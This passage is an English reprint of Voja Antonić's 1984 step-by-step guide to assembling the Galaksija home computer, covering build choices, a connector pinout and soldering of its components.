So be neighborly, have fun, and stay safe!

—Vogelfrei

9:10 The Galaksija Home Computer

by Voja Antonić

This article on the Galaksija computer first appeared in the January 1984 special edition of Dejan Ristanović' Yugoslavian science magazine, also called Galaksija. We reprint it in English as a salute to fine neighbors such as Mr. Antonić, to all those who build strange and lovely contraptions in their basement laboratories and then share them with the world. —PML

Do It Yourself Guide for the Galaksija Computer

A serious but pleasant work awaits us, which will be rewarded with the unusual satisfaction of having created an intelligent device. Do not feel discouraged if you don't have a lot of experience. That is a sign that you have a self-critical spirit which is, in this business, much more important than experience. Take a moment's pause to examine every minute detail; if it's well done, the Galaksija will surely work on the first try!

Important Decisions

Before we start working, we need to make a few important decisions. First, do we want this system to be final or will we leave space for potential future expansions such as a printer, more memory or a music box? If we don't want these expansions, we save one additional multi-pin connector and one integrated circuit. (74LS32, for which we instead use just a short circuit marked with dashes on the mounting diagram.) If you are unsure, we advise that you do mount these two parts, although it's never too late for that afterwards, either.

Mounting: Layout of Galaksija components

The second decision is whether to use a raw or RF modulated video signal. Raw video signals don't require an additional RF modulator and give a stable, higher quality image, but they can't be used with just any TV, requiring either a special display or a black and white TV modified with a raw display input. This modification does not require any additional investment, but it does require certain prior knowledge and experience in working with TV receivers. Next, a TV like that must be transistor based (vacuum tube ones are not suitable), and it has to have a mains transformer (and not a so called "hot chassis"). Usually, both of these requirements are satisfied on smaller, portable, black-and-white TVs that have a 12V battery connection. We'll go through some of the details for adding a proper display port to such a TV further in the text. But, if we do install an RF modulator, we are freed

from all these complications and we'll be able to connect the computer to the antenna port of any TV.

We will also have to decide which ICs to socket and which will be soldered directly to the board. You should definitely use sockets for the EEPROMs (2716 and 2732), but for the rest, the choice is yours. The advantage of using sockets is that there's less risk of damaging an IC and it's a lot easier to diagnose a problem by swapping ICs because desoldering ICs is a very delicate job. Unfortunately, if the sockets aren't of the best quality, they can cause problems with bad contacts. To be very reliable, a socket must be of high quality, and that can sometimes make it more expensive than the IC it holds!

Because of high quality and affordable price of professionally made PCBs, making them yourself isn't worth the time.

konektor za proširenje

mass +5V +12V   ulaz za "EAR" džeka   izlaz za "MIC" džak   signal   mass

mass

napajanje   kasetni   izlaz za
iz ispravljača   izlaz/ulaz   monitor

Connections to the outside world:

Inputs and outputs on the back of the Galaksija

1	N.C.	12	MASA	23	D 0	34	A 3	
2	N.C.	13	MASA	24	D 1	35	A 4	
3	N.C.	14	MASA	25	D 2	36	A 5	
4	N.C.	15	MASA	26	D 3	37	A 10	
5	MASA	16	WR-	27	D 4	38	A 9	
6	MASA	17	A 15	28	D 5	39	A 8	
7	MASA	18	A 14	29	D 6	40	A 7	
8	MASA	19	IORQ-	30	D 7	41	A 6	
9	MASA	20	M1-	31	A 0	42	A 12	
10	MASA	21	MREQ-	32	A 1	43	A 13	
11	MASA	22	MASA	33	A 2	44	A 11	

Connector pin numbers and descriptions.

Double sided PCB layout: Expansion connector in a form of a printed circuit board.

Keyboard mask: The final layout depends on the space bar type, so you should wait for keyboard parts to arrive before making this part. Those who ordered the keyboard in the first round don't have to worry, the parts will fit perfectly.

The heart of Galaksija computer: Z80A microprocessor and 2732 EEPROM with BASIC interpreter.

1. In front of us we have laboriously gathered all the parts which will, in a few hours, grow into a Galaksija computer. At the bottom we easily recognize buttons and caps of keys with printed labels, to the right we see 1/8W resistors, with capacitors to their left and integrated circuits in the middle. Make note of the MOS and CMOS ICs.

2. Because the PCB is single layer, we will need a lot of jumpers. They are easy to make from a single core copper wire that you can easily source from popular blue-white telephone twisted wire pair. The fact that they are of standard length (5, 10, 20, 30 and 40mm) makes things easier, so you can easily make a tool for their precise bending. (Take note of wire gauge when making the tool.)

3. We start building the computer by placing the first jumper. Some jumpers pass beneath the ICs; this won't create problems if the jumpers are neatly bent and rest flat on the PCB. (This view is from the component side and not, as it may first seem, from the trace side.)

4. When we turn the board over to solder the first jumper, it's obvious why we start soldering the lowest components first. If we had, for example, started with keys, other components would fall out when turning the board. If you haven't soldered before, it's good to first experiment a bit on another board. The tip of the soldering iron should be prepped with a file, cleaned and tinned. Put solder on one side and hot soldering iron tip on another side of the pin. Be careful not to leave too much solder on the pad, because however odd it might sound, this would make a bad soldering joint.

5. All jumpers are in place and soldered. Count them carefully: there should be exactly 119. If you are missing some, consult the mounting diagram. Pay close attention to the 74LS32 IC; as we said at the beginning, we can substitute it with a jumper (dashed line on mounting diagram) if we don't want future system expansion connectors. That would then make 120 jumpers.

6. The next phase is soldering the resistors, which are very similar to 10 mm jumpers.

7. When mounting ICs, take care to use the correct orientation, because even hardened professionals sometimes mount the ICs backward. Some are marked with a semicircle as on the mounting diagram, while others have a dot over pin number 1. It should be pointed out that the inscription on the IC isn't always printed so it starts from first pin. Since the PCB has a silk screen marking component orientation, there should be no problems.

8. The ICs are mounted, but not all of them. We leave out MOS and CMOS ICs CD 4017, CD 4040, 6116, 2716, 2732 and Z80A. It's best to leave them for the end, but there is no reason not to solder their sockets. Now is the time, before soldering, to check once again that the ICs are all in the right places and correctly oriented. We aren't repeating this to be pedantic: every bit of impatience and negligence when soldering can cost a lot when first turning on the unit.

9. Soldering the ICs requires some precision, as distances between pins are only 2.54mm, and they sometimes have a trace going between them. If, a solder bridge is accidentally created between two pins, the simplest way to remove it is by applying more fresh solder on the same place and them removing it all with the tip of the soldering iron.

10. Next by height are capacitors. Let's then solder them, too. It is advisable to use disc capacitors as they are smaller and cheaper, but if they are hard to procure, use whichever you have. Capacitance values and voltages aren't critical. We will skip soldering C5 as, with a suitable quartz crystal, it probably won't be needed. We'll say more about that when we come to powering on the unit.

11. We also have two NPN low power transistors on the left and right sides of the PCB. A little bit of caution and we won't make a mistake when soldering these; looking at the transistor from below, we can see that its pins form an isosceles right triangle. The holes for transistor pins on the PCB have the same layout. There's a place for a small diode at the upper left corner of the PCB. Usually, a diode will have a ring marking a cathode side of its cylindrical housing.

12. We have reached the keyboard mask! Whether you have cut your own out of FR4 or aluminum, which we wouldn't wish upon our worst enemy, or you ordered it directly with keys, it is essential: without it

every key would move around and caps will scrape over each other. The mask is self standing, so it doesn't get connected to the PCB in any way.
